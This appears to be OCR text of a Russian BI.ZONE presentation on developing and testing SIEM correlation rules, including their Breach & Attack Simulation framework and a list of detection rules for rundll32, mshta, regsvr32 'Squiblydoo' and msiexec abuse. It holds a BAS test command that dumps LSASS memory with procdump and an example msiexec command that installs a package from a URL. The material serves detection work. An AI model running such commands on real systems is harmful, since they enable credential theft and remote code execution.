BackLog-а:

- пожелания заказчиков;
- актуальность соответствующей угрозы, встречаемость in-the-wild;
- распространённость соответствующих источников у заказчиков;
- сложность реализации;
- потенциальная «точность» работы правила;
- возможность достижения quick wins;
- возможность реализации нескольких правил на базе одного источника.


Использование Jira для управления Backlog-ом и спринтами

BI.ZONE







Этапы разработки правила корреляции




Хранение правил и их метаданных

BI.ZONE







Тестирование правил корреляции

BI.ZONE

Способы тестирования правил

Эмуляция активности на источниках событий

- Проверка корректности настроек аудита;
- Проверка корректности работоспособности агентов на конечных точках;
- Переход на новый агент/новый SIEM;
- Демонстрации заказчикам.

«Проигрывание» ранее сохранённых событий

- Эмуляция активностей, для которых требуются сложные стенды (СЗИ, сетевое оборудование, приложения и т.п.);
- Наиболее простой способ тестирования.

«Проигрывание» дампа сетевого трафика

- Тестирование правил над событиями NFT/IDS/IPS;
- Тестирование сигнатур IDS/IPS.

Эмуляция активности на источниках событий

BI.ZONE BAS (Breach & Attack Simulation) – фреймворк для создания, агрегации и запуска сценариев эмуляции действий атакующих, используемый для тестирования детектирующих правил и оценки эффективности работы команд мониторинга

Основные функции:

- Исполнение локальных команд/скриптов для эмуляции активност
- Эмуляция взаимодействия с C&C (http, dns, smtp, webdav, tcp, ftp)
- Эмуляция сетевых атак (lateral movement, exploits)
- Большое количество тестовых сэмплов (документы с макросами, исполняемые файлы/библиотеки, скрипты и т.п.)
- Возможность создавать составные сценарии тестирования, состоящие из совокупности отдельных атомарных тестов
- Обратная совместимость с тестами Atomic Red Team
- Кроссплатформенность


Пример BI.ZONE BAS-теста

BI.ZONE

```
id: SCENARIO_00035
display_name: lsass memory dump
related_rules:
   qradar:
      - INC_00035_ENDP_WIN_CREDACC_suspicious_lsass_memory_access
   threat_hunting:
      - possible_lsass_memory_dump
public: False
groups:
   - prod
   - windows
tactics:
   - Credential Access
techniques:
   - T1003
atomic_tests:
   - name: Dump lsass process memory over sysinternals kit utility procdump64.exe
     description: After a user logs on to a system, a variety of credentials are generated and stored in the LSASS process in memory. These
credentials can be harvested by a administrative user or SYSTEM. As well as in-memory techniques, the LSASS process memory can be
dumped from the target host and analyzed on a local system.
     supported_platforms:
        - windows
     executor:
        name: command_prompt
        command: procdump64.exe -accepteula -ma lsass.exe lsass.dmp
```

Информирование заказчиков о разрабатываемых правилах

BI.ZONE



UseCases 23.09.19-07.10.19
7 Oct 2019, 17:52 | Medium importance | TI information | Languages: English

UseCases 07.10.19-21.10.19
21 Oct 2019, 17:19 | Low importance | News | Languages: English

UseCases 05.11.19-18.11.19
18 Nov 2019, 17:17 | Medium importance | TI information | Languages: English

21 OCT 2019, 17:21

UseCases 07.10.19-21.10.19

21 Oct 2019, 17:19

INC_0019000_common:Execute_Inline_Script_Using_Rundll32_Windows

Правило выявляет использование утилиты Rundll32 для выполнения скрипта (js/vbs), переданного в качестве параметра командной строки

T1085: Rundll32

INC_0018900_common:Using_Mshta_to_run_hta_from_URL_Windows

Правило выявляет использование утилиты mshta.exe для выполнения HTA скрипта по ссылке.

T1170: Mshta, T1105: Remote File Copy, T1071: Standard Application Layer Protocol

INC_0018700_common:Execute_Remote_Script_via_Regsvr32_Windows

Правило выявляет использование утилиты Regsvr32.exe для запуска скриплетов по ссылке (http, ftp). Этот вариант техники часто называют атакой "Squblydoo".

T1117: Regsvr32, T1105: Remote File Copy, T1071: Standard Application Layer Protocol

INC_0003000_common:Using_MSIEXEC_to_Install_Package_from_URL_Windows

Правило предназначено для выявления попыток использования стандартной утилиты msiexec для запуска msi-файла, загружаемого из сети Интернет по ссылке, переданной в качестве аргумента командной строки (msiexec.exe /q /i http://site.com/file.msi). Данная техника зачастую используется вредоносным программным обеспечением для загрузки и запуска своих компонентов из сети интернет.

T1218: Signed Binary Proxy Execution, T1105: Remote File Copy, T1071: Standard Application Layer Protocol

INC_0002600_common:Regsvr32_Squiblydoo_Attack_Windows

Правило выявляет использование утилиты Regsvr32.exe, также можно использовать для обхода белых списков процессов, используя функции загрузки COM-сценариев для запуска кода под пользователем. Этот вариант техники часто называют атакой "Squblydoo".

T1117: Regsvr32

BI.ZONE

Cybersecurity

www.bi.zone

+7 (499) 110-25-34

info@bi.zone